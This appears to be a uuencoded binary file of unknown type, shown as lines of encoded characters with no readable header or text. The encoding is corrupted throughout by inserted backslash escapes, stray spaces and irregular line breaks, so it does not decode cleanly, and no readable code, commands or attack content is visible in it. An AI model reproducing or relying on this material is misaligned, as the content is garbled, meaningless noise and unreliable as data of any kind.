M^S3+!E6^(XMO%`.UI=LG%IL4Z#/#@#KU+P=%&B.X?M'7<&WI24=8!<BN!77% M[0^\_75E65S=L%\*S\_,DT\CC,>OZ%&;JNSZ<,!R=R4^7CDM/#)]&"6!S/6L4K6 M=9"BJZ=^F\_QP+A@=W[L4A'N3\*Z25\*PN58F%LK]IR-\_WA#K;<\_]F?YWD'#ASP M\"]^(\_)?^DV,>:,C\$\_LF#NR;&!L9\[S1L?#\$8Q[^/M2IWX/]:ZU6T\*?VC0UC MM/-@4\_,2-?"N+'A0'V]M\_\_#H-C\$R(B7).3A':=#\_P\_]=/]7RZ\$HW+OCP?EM MV?\_A&!TY,#)^8&1B=/R'\&A#&Q^%\_XY3OP?[]]H\_"&N-;MV/'V!N-\_M/SHR MMG\_\_J?9\_\*'[I[5^-FV.UX=4=#\QOBS?:F!C5\_\^^?M&]H].H/U'X\>.#7\_ M/Q2\_O><L+^SSO3P\_\_AANZS,,IY:X5^4M#0IFQ0G5GCR,3H\HH5J'\<"TB]1 M2>UA'7?'8K\_.Q\$II]HY,[!TY8'-@O@Q+T1.BWQ0.[6HXGO#J.\$/PO=CWJHTF M+G&%U=#K1/4H]AKX#\_M?\_&\(GS%.W\_'8JB)(\*)FJ1=5+: (O8@5MS)=?QNJV MJ['&'2'V4K5M#PG#`5SU8B3P\_5&7PZG2XB+)A>V)C8K%[:5\9HJJ(4V7?1ME4 MYM"@JJ)ID8\$4>6J#(90#%\$]?O2\NY'\_R5CN=UD5[]YXX<6)XN;UO7TO+AJ/V MRE[M>S90Y\_JZ'KGO>A''=60Q'L;0H/QJ[\_D`]12C68X4\A:J^\-MO?7?\8:F M=GEC(R,'>KFA=JBN!74TV4I7U?H1W%\$+JEJR!T(<!/WNRYNW5^,#U8D+\_9N" MT%>P%])EW6J(5FRK9II5I)2Q5\_3#=I7B\[LA[(\8PPZO1ITFK@ZH'MBLEE8# MM\*2Z\*U]M>GC\$5AD:\$"UWU(V+0QZ^FN/5\$'G;1\_D3J[X7=#Q8! ?9&2;LWHSI, MQ(IV0]5<L+1[RF87>]\$R.8[,+7KZ'V\$-K]!:=@0U4VTZ@BIRH'" \ZM>]I0T\* M,Z/R4=3Y@"M"U'1\=LCS'\C;90'MC5\$<25(FWMT>UNU#U8[\*?]N+2.-W(=,; M7J.\*K-F5^\!JL\*5%CH\*0HEZ-6CX>\$"E\*>B+'YF#)] [JQO]QM[-:1P+M7SI6. MSB^6O,S<55XYL["0F2M==0C>.ZL1I/Z:KR.#3:\$1(&Z4#@>KG0WD/U&\_[,+4 M403\*3.;RN=)5JAPSN=<MECT9N87O(Q7R"R4<E.+^<R"5UA<\*,P7L\,>6EME M35?G)M5-VQET&A=IZ,ND?0JX"HT=(P\NK>\*MZP08/7\_&'-.:RBM[8V3KHI M82! :H>+".ZO189560^V<=QWR@F4OC#J[ /3H@P/CB-C=EZOP']H<>>]:9/Q,L M0T.7O4JF.#LV53E:J8'!H\$-Q!I]['^`?8J3\_DOZ?G<G-Y:9R\VA7.+S\?-&; M+TS-3V=C;[&8P<?WR;\_)&QJZ>+2B/7@CZQ,'>Y\*%;,D(())G:UY-,9?+Y7I@L MP03%E\U<V9/OQSQ#^;MLMN!!8OTJ0%YG<@LP/\$U>5:\*49F9<'7LU#SL4O!" M\*9H8<W-3T.I9ZU^!"D!\_C%G7AXQQ9/^#WS+\*NI9139(MEA86ITJ+"YFBASK\* MS>2F,M-X10?+##@R[V7G/"A-TE2M=G6EB1D+IP1#WJBW2^>5JAIYOU+\_4\*\= MG/4K'=33(\F5ZE7BL\Y\ANY#M55,=?S7@LV\$S\$N\$/8V#2.Z3]=\$/UMT?0/:F\_ MX4?6:>41SX?,['+=+\_H.H&G@S? (#L<P.BT)GI\*HM\_H><S+;]3I)+E@&\*CZ5/ M>KE)!D@^.`=)XI5.!.+R5@\*A=R@9P"@A\L,]U6#Y%C5"\;,<,95/JPKPM-;1 M?VYG"4?QO!IPW('%%&6H(V&TF2=@M2Z4%KPKH&N7^<D#R^D^=03!FD'SX@K MYCE\*51S>EI1;D2JR^^#TN^<GUM1^/+,X9\=9M/W"D8P9<\*<S)?PO^G'^4V3= MG3Q2M]8Y78NP5--G,DI1\MBNG;^ [KX:W75(!"GH'CE\$.GR28:B'('Q352=, M>A0\IU'YRBDIGXFWEQ]:&^T,?[S9T[/X8+08S4E^B.6C;C6T'I^&=\_R7\_,3^ MGQYV/>#FGQW;L/^,[AL[9?]Y\*'YN^UOS3VW'\_'3;HOT/[!N9Z-E\_QL?55G[? M@=%3]I'^XO=#90^I;=?^L^<AL)%XWBDSR2DSR2DSR0^7F02+LN3<P]LY/.R< M@>RDY?OYNB3J#Z@\$WPHOZBT\Q5"3R/'\VBHJLV=')D>5&8E[:VH=/GF/IQW% MW%)]'Z[B(!>)RXP%V5XL5;1('Q>&V";(AN;[0D1D0M.[+<8R'5<;J&HSI'8B M7(&[2(T.+#;4\$2VA\6C+++8\$)I]=:^C^Y'>9+9WQO^=2OK\>YK0^2[@]Z-!F MH;@=X)^^)/L#]C;LO#XI(-F53&JWD%(X3<ZV.-ML<U6HK1L)\*<TV&WU-O?+B MA,:K%NCC-W;IM`.Z[5<Q?N&:6@=Q^\*\*9BMH5.^G(JB:D#L]RGN\_'E".>LU/ M?J@5!S0W]R6;EV+:LH'4-G\*;;#:";MU'RLBR\_09R3#INKVSK!E'-U>KZ)I\_+



MW9`I\$9E\L2CDN&0JT:CBGON]Z^1=6T.Z53Y%AV\_\].J8K?V\*I4@K=PGY942
M@+>>^BBRYU(Q-CY^L-Q(W4K8H<UC8DHG8W\*\#HQ)@>&3&]YTY/<C)F?(XUZW
MBNFDQD`XM^QEVN2RS7Z6F&FV[FIJ[/:KZ]OK;>2>KXKHHCO'()LYG+B)[+NW9
M(5%S\*6<&A\_K\,\,D\\\_L\_:^'6.5:ZO"R%VCF"I-?"DR\_+,??=GW#V:.)06
M2.9>GE8,#F6R(OJ.\*N>#85K;<>JWS9^V\_R2OEU62/PKZ`!L`[X\_]`\_`^??]K
M8N\*4\_>^A^\*6W?TV['R`3X.;M/[9O?&1<M\_\_\$^/C(?KK\_/7K\*\_O?0\_'YH[']6
M);67\_YOM@\*>,@\*>,@\*>,@#]41L">=",,S#\N12[,+S<1K+4S5\$^LA^N3-D;
M:60#0\$7]L\*;V2\_6JVBI\K;]\$"O'4+<0J/\$ZJO?G=C;P`Y\*?56C3?MX!(E9
M?/XZ=#<\$0F=&=OV&MW/.[^`%[]W#F^VO]HB=DI38C=)99[]2#7D\*F?T%G6&;
MKU/AWJS^2]@Z%FPE9V<S<]-V\_&[6#\_7&NG(Q,[DX0X)DW.M4\6F-E&L=U'WH
MHQO7%' -79ROS,Q6\$G,DN7&>W'1WKD=S8;HP,D\*FW.'?2HOJ\&ZO74OW154^
M0`3E7T-NL-<[04829.\_K)3XGIR?SW/?\*' ,EHJATD>>/91?RF4(A.ZUJ'5'U
M\_D(3,OV,D5L2K]/E^85I7B3ZLC929\*GQK:ZZ8A,&M8`N#AO;SYII%^./\L-V
M\_\$.FB7:1M2"JX297OS\$GIB\,#5F/NY(VM.EF22F;48PAGFENHI!TKUFK=+.+
M'%+F1-ZILI&9Y(LA4+-PB!)A/^X)6\$X>C\$V\*GG4DEWC%^:G+8<?(+BS,+^SR
M;KX9(I192>86\\_E=+)Y=^I]G")OBHV&:UG#.2IT(^B\;;\ [>X+M7.J&CZM
MX]#KP'8ALW/+4%2,G?<SK=G)2@X[<PKKW:R<\Y<S+[N8\F@K5@\*P+Y<1,^6"
M12)I8IJG.I%NUV8U]&\_H&[]Z&HW0CI8/K)\*W9E1[%S/:SD\$`36Z;=VA`&-. \*
MGFK&I/5D3I->1J]XZVA38^ )50%\_UT\$,L\*9&5\4AIZ3-\$O2=53J-@U%CS51TI
M2U>MJT8P\*^?3`DK:UV!.>Q!A#<(:HNAW=\$L@V\FH&,NXV&`ZC%\$\*-2U`S4/2
M"^^`%QU32J\_ ;1"?4]PE55JCUS2L5F`AJ]/U8GS0"[SG4(S<T^#\#945^)?CY\$
MHX`=7.S\_\O&:C>KI.AJ@+;&J"#SMK`&J>N52LL,A]H6N9&\/(%Z9#(GQP)
M=&SZ\*^F#JKKG%: :N&\*J3>-CMC>SNJV\J5`HHTB@ \$L:.L9Z;;7:1G<A9!^6<R
M^2(9V\_BTP"N&IR(;`0U36)B?+910%0VDI][9K\_- \JN\TTU=YPHYNB]W&.VL3
M-\_J\[^O(D\_)3Y+HWJ2JG3\_1A#8\F:4=A-47A:WHD4-W4I`M>HIJ[O='=U-^!
MS/QWGN5/6B[JBL:/(8I8S@:HT\_/.@P2I57+SE0\*^\*9";.^^=2^D?8=^X`\$+E
MX\_] ,E\$PQZ&?F8\$<=I; (B]5\$F)N.N\*/6U,BPRT?>1+?U'`UV%QR3-\*H(/;%@Y
MXUIG=C,M.K"?2FKW6[4.U0390SN5)E I/+9Z?\_2\I/Q/TCE6Z)K6;T30P@
M)F>[==\@0KHRJ-#D[<\$M\*NDSNO>F,Q"/>/"@\*X<D/7`UQ0MJ&.\*"I:".ISCP
M50TF0]AQK42R\$FSI+O5&9"5X]\_<GZH:&FD:`K9\$9;.AF`9W\P"11I7%!;TAX
M.+NPM\_G:@Q7H=:SN!Z:&\_0Q.L?L'`^RG.FULC;;\*+H5NVU\$[F=FUOY,I\*]97
MI87Y/%VRGE<C]GR1^7`F+?.Y.K5W-,I,20XLY2T#M2"QT%+1XP!E70+I\$40\_
MMFQL1V&QYDW7^L'+( '<=0ID[L:H,=\$-2H?0`\*Q,%I5+\*F1K?6C)-IY>3\$-V\_
MI9N-\*Z^\9VJ6(>852?@/ZC2[; ;IT&[QL<Y=L[#?X:%2KU4EM\_'\$7PYQ;8E7-
M3T?M(J` ;PY0609JHZ68;>>V#`M&`Z!N5=+-#?2);K<3T(JV.U.0MD!9U(Z8X
M?(? (CUG=EV7;GT.DI`=UZM\ZKO;)6!1`=55!@6BK?[ [MB=9J@ (SP\`R.5FL=
ME;O!1U9PKAFD25I1/"B,'TH)Y98XF/X4DQDCI!:3M6Q(&QJ0J8N)(7B]8%29
ML`ZX@.TL>6\_\$\_R6C77"=ZAE/\YY&.U1!J;]0/U+Y)@#WX`X+C<<W\_8:\\U!=
M>RZEY:2I88#I.Z^B6Y#A`\_CL96KI@O2.[W?B`TG`P]\$T499T63L@XM(BW\*U
M`\$JBUH6Z#L6%NI\*#E7M@V=U!UZT+UP.O&%XY`XO`!;:Z4M8WZ;/.=JMU#&XW
M0E[1,J<G4>%C][O"79V25<B=<N9C\$N+\$-AMVN>GHI,9>;4=E5@O:'W9#NW75
MQJN(S\*)SV=)4IN2.O8--IT6S\_TG9`^LQ,`BQ#&\*YED;5`5;5P:;\*KZA?<BL
M#VSJ9C[;)!RRUQ>.YQ2<=E"9Z>F%2FZ./"(ENHAD@R7?8:=ZIO\Y\*YYNQ,3]
M#\_-67B56?S>!\*4J[\`]\$@6^9:2E50?&SK2W` `J:^R%.872I72?&4R-S?-#9;<
MEF5WJL9&&5MU0,2TD`P[E)8=YFQM(Z%DL>1E9BHYZ,ANJJH\*WJO+9F:Q`RM@
M^XP,E\*8\*:I###&RN<5Q\*-GJ[M3Q[L23KW:C>"`+'EN]N!8CL='EYCSRZAHT
MJK`X7@6XZ`UL%X\_@S%QQGF^8;0PD\*P6)DE+A['[KRQ7FT%CP[;W);6Y#8H
M/:Q^H`]T6&PH.LJ)]?O.D6'ZOYU(.2ULBVD9A5WM8\$DWI)5%K.JDCDP&8;U/
M2\_JM10,W:U8SEQ!)3V5V0WU;(U)O)K\*Z3\*U(N7J@.!V3AKLNX#U\*C+VI59-6
M(6(P/XQ2\_Z4?-C<FI7S2@'1V4C[%`\$NBB\$)M>\$HE\*,4%;6AC%,AK[E97);#
MEFLN.U7`RZW%^]6?=&R;]B>^&V%]'-5Q/[N<N)Z/&)7WGJ(Y1,.?+,A6=V6
MJZG/RP\_9&J#"Z/\_EAG(61-W+.Y;)YZ8K.F,G63N44.IH0T&VKJ\*SSCSIVJ%\_
M!NT#8W?:VBQ9UBP\1OQI.-K/\3A9)=O\R>GO4>SR)>(R^FNG\*:W` `S]8T(A6
MJ#==H)2TD"D=O8[/98BM:X>2%FYUD%FD8;[ADS2]\_I3LD(T+#?+4D?SZEECJ
M`S3+\$?LGG.S?T!S:M7M`%\NJY<]2H,=Z8Q/!OTKE\!<I<\$<B2?<H=EKY+%C#
M%R>/5,:XWQI/\_J09CWV]=\_"9V0S,BY7\`!'.Y,\]Q3J2Q0E6;JI27H`=4X&;
M+<(, .YT6!D/"UK\_=VSC/ZP\S#^-Q)9,O9ZXJGG28;>><M\_>2.CO'4\*.?V^K]N
MTPH<RO0[<+:BL/);N3HNFMMI>-`-EZ7S""2P9S,#DOVJL(G\$:K+=2!,A?<5N
M@A2,V>\WC6OGM>LCT\_@O@XXP-C@PWUBPSSSK6/AT+W<5\_W\_?'M[T\_N<#]`7`
M+>[\_[A\;.:#>\_Q[?-SXQ/I;<\_YS8=^K^YT/Q^Z&[\_[EZZO[GJ?N?I^Y\_GKK\_
M^4#]Y+?RL,\LSN>S\FMYD08^:I5?G,:GEK`OS>+,-Y<ILANC%Y\_0WU\$?7KVT
MCZJ\_U]%'XTX]B%R?:I<R1IA?1>W07\ .+Z1(J960V,[4P7V3?DRM6LE<L9O(!
MMDSTIXY&=R</,`TG\*W3]]X32?>A3!Q'?W`QILS@WC^]<BD]GUOD8H+XE4\_2N
M\H[A`\ (VY;ZK-&PUO3XZ,C+2\>:)XG"^\MLY"MN0ZVTN,YOE,X:]\UMO-)CW
M\_V#06K?;R(WT\_\$W.F7='E&26M"59-\M9:^03BJ1MQI2HD-1<UO;A:9%MJ6.R
MF\LF;2N9>;%]NOU0:(`HHIML2K)&2HC\$HR:NA4\*A4`"J"F^JS9-J?7>'YT=V
M\_0A%DM^BD]99&;30ZG0\$#Q:L:E/LY(!XG88A..) [76TV\$"FP@WINJIENJM;\*
MS]^]@Q=\_ .NA0YSKQ)F3MM72\$D\_`O,G[\Q'`M'+\*8Y=1DT2I!3EA[%PXOQ0L+
M=>XQ;%(9C`WT!+\*]D#GNX#K)/2#?=:O;24</V,JA[H<6YMAQ<@C+9YYJ>ET\
MTK>1\*#\`F\;I6G\*\$D-QMS@1SUVE=<LK-"YW,-S&CDQ-X7@2IZ[H<M\_4TA>W[

M#UZ8H-\$^T.P; [?G9Z/C#@=X<AR"GPL4/DN<=U8& (5\_7&4:DN\$9"<\*&"U\H\*P
M39SJP/) [9BE1:] [Z6SH\_6X6,\_1\|S=[BQ%>' '^[\_MO<3\_U].MO>WM[2VPB=W=
MG?W5\_N\NPD/;\_RF27%D!KG: !JUW@:A=X>P\$S] AKV?I9F9S [=]\$] 3=56NLNG;O
M2??\*HTTZ7I"7\6C7B)-Y<\_6X#! [A\_E\*) ^G: ?0! ^ (#4, ); WD) ZCJ: ^N (3#4^
M>\_N"\*E["; DR]; -&\_F (21) OLR). (H=J^Y\$-@6">63K@ \DR!% ' 'H&NV \V9K3+#
M] 6@114A@2H/YM&BDG9XVJ [ '#- [% ' 'K"L"/' /2# () 1U\ P6R' 87-' 8&\_\*IGMY:
M' \_ (X%!>R [VA (8D>I<QA) 7G&] 8=<XA%3] \$6^KHY-VVCP0) N\$L\$\*9BFG' + -9Y\$
M.M<L3E0^X, !M/@\_H5<XX' < (6, ARK# 'K \Z&6%UF7?G) (@#AU<<"X?1, \*: > \<
M (!: .8GYD#?US\*5OE@T) I, YF+. 4NQ\$H6AR: T5"MT, .R8#6G&TZOWSUX ' ! ISZ:
M7JR: [1 \ [9IQ<#<IT8Z0U\19&+8WWS\6) +V^\_09-BJ-@B5NK=-Z' 4', J) 5N&\$
M9:@@GL1# [&670/1T) \PL&"DLT7%P: \FNY=HH) -?] [/>HW\_-QV5+@JO9M6%! N
M&5H4MQGRXGKDQY. !\_U!0W21H4S#-+^ [S (SPOFJ3) !>>0N7I9B3X3^ \ =\E> (Z
MZ=K@6V^TG! ZW^KX/7H: 35RO: 72"AU [UX>> (Z#"97LO [F [, A9^! %= \$%TU6X3
MX\$T92&<! SG9UQ]; ?7-+=\_TZ, >\*? \$N, 09' IEXG \<0A] &+ [E<6ZQRC#3 \> 'QH;
M' \*% \NY=B' H" P \9Y#SGM=.VFU2R?EJNBK, @<.@5D+T=LMI3: ?=[HD<, B-" &8+
M, 072 (. \&' ^0K: !J+1+YN?/' (#\*%) C6XF! TS#Y#/K, E. ?TS) /R@NE [ <OIC->
M7W\*F\*^H1 [6"5 [=15WEYH<) R>T) Q) 6G%ZX<)\_N! S \9\* 'K--/' OE! 5E! ] N#?-B
M#, 63+L@2>\_>^QI+5! N<H%K%G, Q. 2IV\_ \$3' ! "<X\_Y": [SRQ%80\W9BE<6DAE
M, ) /P-V8Q-YJ=NB, \\_R:, Q<&T' +ND; @-; <DV=\$S+%-R9: W+EUKI' " --#: K; "-
MLS"0 [GK; D33ES, 4W+N3Q6] #U- \Y%/@C4C<W) J"8=6<G-7+UZ\_ ' X: 6VRN; F^
MHR8\*, "AD=^59DJY! QT \S>F\$<=' KQ&] ] V1FIA7> [BM! 7I\_>0<; ' '\*&G' 2TD?Z
MCWADXT' ?U#Z: ] IG; L': , #\*QLAU, /3.MVC1LOZGYX, ; [DJV? !; H#-TG0Z=DU7
MA66 [FM (<V; %: %=HM%LGN) <ZT@:) UR9SZRPG%Y%+VO9! VEAZIDM9WR/C\$5HA
MZ>0 (!\*' \JY&MB; 8/- [5I\$VNK' \$ZMJT>WN9 [>+W (&! : FIPMAKE/34Z! &6 '%G
M3@=) 2ATF@L>-REF] 2BG] WJBCCN [F9 'C"8\$S; M6GM' 9FM4FJ75. T=9', ] PM',
MD4I4' 73: /YBU'6F<C\ \$ \V] 5PXE4; (^\$1^ -JLJ%NM2\*>CD?M" "G: Q) ^M. \C%
MCQ' R+3: BJBX (H\_. QAP39\ ' 46&M85C"50 (\A@?QR, ; \$ (UF\$\*/ \ (4I+) >=D?2B
M8V' 7K3-MMO '&T" \*L>=%\$P4VF\$7=^L: +6BA; ; HS0N\* \*O. FK??-D/PH\_HGSWJ
MJ, 6B\$ (-X?J) ^Z6-J>0. : PCTO@5 'ET] QRO99D>\H@=H&Y%?ODH@HP8, JPLZ-L
MZY5"8A-3M&">VUE>' ENTS 'H-/DP&Y [ @J\_6) '<.] .W->^' ^OQM' BC\*<L [S#O-
MP \S"] QWK\_TO (.) 5^7] [1KR/) 3, =4VW-, (A []) N1A/S. \$2P) UV-@ ' 'N0JLJ2F)
MMMWL Y#. \$5; FD#X"YDK^ [ 'U', @V0UB&I20#U"VY5Z' >BE&] !2JURKN0=<+CAN
M<\*%<%D1C=1=<3 (@\V/1: . .5S3@075 \37B8R9#U: ; F#1V-, T2] -UE\$ZU \SNM+
MC\_RZ8<D:>, H7#0&-R! 8^LF22\_W'+H#SZ7S>U 'EI@\_ [ / [= \ IZ7\_M; 6WM; SW=
M) \_VOW9V5\_M==A '>J\_ [6R'EKI?ZWTOU; Z7 [ <6TJV \2I7CV@FW!>) I2U@\$97B6
MQS: .8ASS@KMX. +Y2+8-02K) !? (MV#?3"WI' 76=7Q '= -W0ZPZ0, @\*KJ\$#5VfZ
M5@62\$&Y4@77^ (70%) I50>H18\_KSO@+WS#A&5T\N] LW: 8+\_ ] UU>\_-GO\_IF^N'
M! ? (?Q#) M\_ [W [ ] -F^U\_ ] ?V] E\_NI+\_ [B\*\3:2?] [ @C@] 0EA: [ #E-' \_ ] O=I\*70Z
M/ BY' . &4 [W (9A5QM&7 (> [W\_X>OMTA [ , 8: Y\_ ^0=<: ' W\_Z^1NR. /C%YY1\_LC#] A
MK6WZMZM%YQ. A/ \*^^Q] ] ' ^ "<6<8=!' Y1N5H [ -: 77IP [F"; ?+C=>^M?. QO8^PT.
M, 80] OOR) W, /AW' (2E/"C3-P (HPW\_BS2=VY#/) L97@\_. H' XN-#: \_7VXC' O2YB
MD1) XL2P' @ [L?: U#Q\_ +U) +Z2CK1W=YY8) H' 4. AX2GOD\_?--L '\* (GN' N2\_S [ +
MS3\_R>SES [W1T9B \S1M+A% CXP#D!+] 8O?F (R' D\_ ' AYN: [ \R \DS&- , D \CN \W>-
MH [ ^U\$ \NQ9A3T= . ; MV1A [B&5' 8, X5Q>/2< (AE', (5M?4RZD. &BY%M, (C"=?5'
M/YJL?ZIQ7. ] %W7A=) R5' C/KO\$WEN\* ' F / \$Z\$K<Q) TM>H/QE<I\_F '0\_4. , "42)
M\*WGRO; WI?\_ \$%. IU8X+ [3@\_3N \ZBI \Z2KOIW%?GD2CZ/! , : (\_@\$HD1GG, E' "3
M; 8IT=R>SM29#22T\_G; 8O\_8\$? (\K09LL?S\_R4) SK (PL.V^B/7BK=R\$FW; \$U#W
M>+ -K\*J (1U^@\_S\$"-R8VQ) >+&7SG1 (HA25X>RR>F0' TV" ?J \ \Z, E: S; <! 9R<5
MG, N \X\* @AO' 5X+ -R\_ERSA' ] % (9CH. 0GQL2 [ [1] [V8VJ" "U) @77DR \ " [ ] 603. [
MNP \ \$7WLC^5ON! A1@ \$' > I\_Y15\_40] [\_, =A\$QF (Q^' ) ] #^\* \5CRA" 8I+LEJE
M\*HF\$'C1O] [75\_0NO; \_9X. J (] \GHXGQI] C! ' 30%\* \ \$K\*ID\$H! + \ !B=WS" ?DV!
M\*DW&\$8B1>G@ (!) BAVK6' "M) DYBBIR7F [8R, !V\$M9. S (I) [8] ] 6E\*XYD8N/6N
M [ ] NM2P\*5>QC3G. 1\_T [ : VDK: VKMG67^RVV&G (G2' [O [-!N/P\*2+; [9&!X9L, P
M \ . ; T\_A8@T, QY\*ZWCD^#. \$+^] G0 [ 'W5' Z-EL1M '^\* [EQ6<^NKTO9N"A! WSN^V
M] V8X [AVBX9O; #O/W?Y/@QL; ?" \_=VS# [WC/O\_ ^X] VT?4SK.MK=7^ [R [ "@SO\_
MGP0/P?A; B-7Y\_ ^K \?W7^\_ ] #. \_] E9/7&; 3. /OV6?LEGCYA307V<-Y/= \R^Q9>
MBCKA9EZM1%LQT92VJLSY0HO3.U=; , .6I/"\_ .<->O' WJYI+H. \*" [Y86F\_<J] ,
MQC6Z+&L\_) &3K/\_\$WH\$# ' \Q@ZK\$ () SYFJ6<@8LZ6U8^" [KX&QG; " "UV^S@V#
M@-\* .7>\$O (B. <RJ41N (2 (!: ?\_AQG9/LEK; ZW+< '^ \D?O108WEYF6J5"N) 2IB
MB>4FL \\*-&P7Q2PX49B\_<>; K<N6&8J9#] 6D^Q^ ) SU5T<) <\@; ' && (10!SQ, NT
MOM! SZ; HO9G%? \W# [ \_K#Y; F==S7IW7M6UQ\_>, T: ' ] 5' \3SZ+G&Q=5D4I /&YM
MXX560/2D>SE/' E<G5CL0<Z1BN03ZBF2#2Z \G8; 6; -IDS%<FL! X; OF' O? \*A\_ /
MS<AS \G&1BZTM%] : P: DQL2TO-^+I8/M \W+TY@YD51JV" . \$RM! \$5S& \<->, \$I [
M^\*P: R2] \++<GB8&6K- [7F \NL&A. G#ZDUGGJ0 \ : D6+<S&@, #O3N2> (A-&Y=H@
M' <8FI656: 6J<+<E; L-RG9. +5%TD. HA \7KRPBLR6R67RK+ \DA@K"6ZH1B8P9H
MV^Q><R98AI% !R) N=4^, D9% \R&, \200' (, A^0&7BO@0TG7 \ -V^G! J3GR \F' +)
MQ \Y [287^2#+/F, Q<7LM<\$?: PZ! \*N. A?7/">8UI [3@8S>YT7) \_175KVK. &99M
M>0<MGWKC2 [T3K&#Y (S0@+->R#K<J^Z4 (?P) 5Y\$ L5^ . RGL5ODTCFWW#=(%G"L
M [ \_ ] -ZT\$D?-1" [Y+: M<X3] BRW6S153Z (!9J@2 (2D1: ?@54X1V9 \ : <#0AK&8%>
M6S7%-Y<0\$EUD%&CI&&NA3 \ -K"8 [UTQ \ : M8KH#X\_C" ] A) ' LS\$5H) XV/>ND, ) ?

MX#EIFI:LX67Q\$"?YP^7FW2']G)"V?%8G5!HZ#-B?8TFG)H)H@!5D-2-\_C\_);
MC;M":B\*2V<1`XESR[I0EE?\*AP;'5<:G=.<815ND5U.3J]4:YU\*YJI]^\_S&9X
M"2\_4G=;/K7;U6\*PO\_YI/5N!5L:KN&V:J.BZ]J=9+)Z]JE8\*0?SLGU;-VLU1?
M%ZVS(XJ\VF?IK-X6Q455%>JG;6@BPC^7(2B1-ZPO\_R)1:LCQ4I'YA"/]#LY
MW.=[%T9UH\$M0F>X9VU30XY(OB6\YZ;]F,#";9^;B6CVU68WPD=C\$Q\_0(:\$Q;
MS'B)?2DS#>Z!WP386&\$C\$\_\$WF\_6W]6JSI\_+;N1Y2\_O;W5@\MMQ:, \*5%#4WX4
M0Y!-!A!\*66<O'8,\$'TL;]"V]+'R52\=5N#=#AX?WO38V\_%M[\_BETX'"?[K]VG
MNUN[ZOVG\_;V]U?WO782'>/^[,OY:?!J\_NOQ=7?ZN+G]SAG3CK[, :L\_RR\$ZYK
M]K7\$\*S+.\_2L0:-LKN;FL@U2>\*V,C+\_CFU62WQ6:JS:YTW2G#K)TL'-T[4Z=5
MR"W\_:57F;VXE+)+\_MIYND\_RWO[>\_O\_],VG\_)57\$E\_]U%>##R7Y"0Y\$KV6\E^
M\*)EO)?O=5L",5?]+WO``^NJ-4J4\*+##8;I[6&Q&L)\$IHHEYJO2I#6Z`8\*F7&N
M6\='5@'2=\_C7KK=\$6^HIB.<;Q3\_(0)6.H)E%/C8\_,+>^@%HXI\_+6PM-<G12
MF)@LDE=,I(%P8N27US8)RALKP<VV-A5(.6D#IDW\4SW9N\$D0.C#&M!+D\_DU#
MNOPW\&[AV;^\\M^UMYN8O^\_O?]T:T>NX7LK\_T]W\$QZ,\_#?P'L:S?V)E^;\$2
M%<"X',3`#./Z]Q+9;@]/?86//=7#>WG7\_-0B/JC?'=\_M-+W!-?!H@64\
M]#!">JPT6'I>;"IDKP+.08:^K,G3.?M>^=@+\_7]'I78\$2/BS#;:BKA='H5VJ
MZ?T3\$;C\UHHU!-.,[HQ=0>R/0!33"G['@(\P]"R")1\_A,%<G6QZ^D?\_N\*9K
M[';SS\*IB\*?8]"8@W"R<UJK8!\_R,SV2@1<%Z#H+0NZ4=!\*LK2?\*/!H'^9X@
M\_+%5(D?7.GR./7+9S)2`3!@'O0/N^Q0QY,+=%M;Y5XRYUKT4!07EK-9%UXM)
MEZZ#70YY0BVUVZ7RZ^>V8H?K3\_N2WH['>"2D.PJ'W:'79Z7LMZ](16GZN!)?
M'7-!=YJOA0&6P'Z@Y@PF!RGZ?PGP'Z:;X3@X+@##+:A<C"?#@M3'D1@M0+-A
MNPB'Q0FVB^(/P&'1@86'1('I\*/I2\*I"J"WSV3BM?PR\_2:\/'\5&G\4;P/KJ^
M@ITTFW-L&:FOOD(R>P=F9/,!IS05'?L\*U4XJ4\U:5FO\*UOA95HN(E^7\*3\*^;
MU5\*ETVICZ>HTL3K63JI%^Z7Z]7L&\W<T\=RT171]CB&1;M'SIU^E2M,O1XD\$
M9Z7VD@4R6C`J5+:#9/U<VZ\K]9]\_Y"^^]<.L#9Q(/7-C<."?\_>[K,=X\_A
MZ=,]TO\_97OE\_N)/P1[T?BX<YWY\_%)H.1)=6MJ#<:]7>YO\_C?\_MT"GGZ:G`
M4G\_Q^#Y7MNH=,IMCLY>=3I(\*PM\*ZW;=-.E&KUEM(5D?<?)^0A8(B#(\*<7"'
M<O0W^3' C&P^Q+>-J;#-\*34[ZDIY\*QUOI2;;G\X5Y)D%&!NV9)CT5)AI(^5,!
MW8145J^=O/G/Z.>1'&BQ45\K/[?]&ZZ))?PO"i2=ZWQ1Y/"EF'A>S)-5N5T\$
MU!>[H\$=H>J@^U.P^)%O'-60H\_\_03R\,JQ!1X`F1??';(NYM[FSNF9\$:-3[J/
M'R<YS[WN1VR`>SFR)DTLSKDVIR-'M9.\$(L^#T%'9\SM]?%DOO4(G,;9)AXMB
MUL&F()PA]S1O1D;+;Z<NU#Q&@=%';'R0W&7S]'7CY&>8IV)T)2<^SBL\G3
M^R#;/+I]WPO5?S>ZY,!1%D/Z<SN\_VY=I%6JK3S4\GZGH=W\_Z5\_/X5X`/FB[B
M#S!3E)D!\_(\_-TNDAZOD\H:\*<T&QYV6M7CU,VL\*HF^9\]'5R+DYH,!-2,GBR
M4E7]<S23L(6B!\*0M`7D;43DJ7,#U2%3TIR,IV.C<\29-HI6+?A\$C,1^9'5A
M/K]Y+LQWEZ`HEU&^:\7\*VN;7@<84`3CM.0S,K#^L-1/) &W,KR-,6L4,T1'\_M
M5BC&;L(MEZ=^SE/1D!W!6^1)"WLGLRT'PR2P`,`OUKH50[CI29"G7;T4H%'
M];=H(GES;@5YVL+>(MO!)|X&(K+K1Z)=]VI; ,T\_^[ ]N[\_IOD?S\_=&=O?ZK\_
MOR/E?X3]E?Q\_%%'!'W!)DBS^\_N\_U=W?ZNYO=??W0.\_^P&,R[\_WLYT+S&I-J
M]2WV7B<%YPK/8D[IUV.5`,BGBM4K[!@W/^Q.P'LPHU7U(J)S<<<3+PU^Z+Z.;
M"5VS[.XI\N'3ZDQ!0.D\_WZ75\_\_SX] [-J\^?:B3+)AKE"<GPMTS[\_'7SKJA8J
M)SX`)2NUV+]0NMK\\_ZK&R[K()]EU?2A^5&K5RAVK.:0-SX.#>6^:]@R>@'1;
M,\YJ)\_4]]#63=TVP]Y:M4NYKL-:9N4PZ\$/EA^SX392]4<QT@%\_(' (MBMNL#
MHF%44>K)P[9XVC/<864V9K]<ZP8+39DU<+QEXPZQ!F]-7U\_ZD?;DT!\`A#@O
MNQEUDQX1PNG:VE0VC&(JK>=A'J!+=UH6\$LN3T0@S+\E:./U\*OSQ\*LAUY@,)J
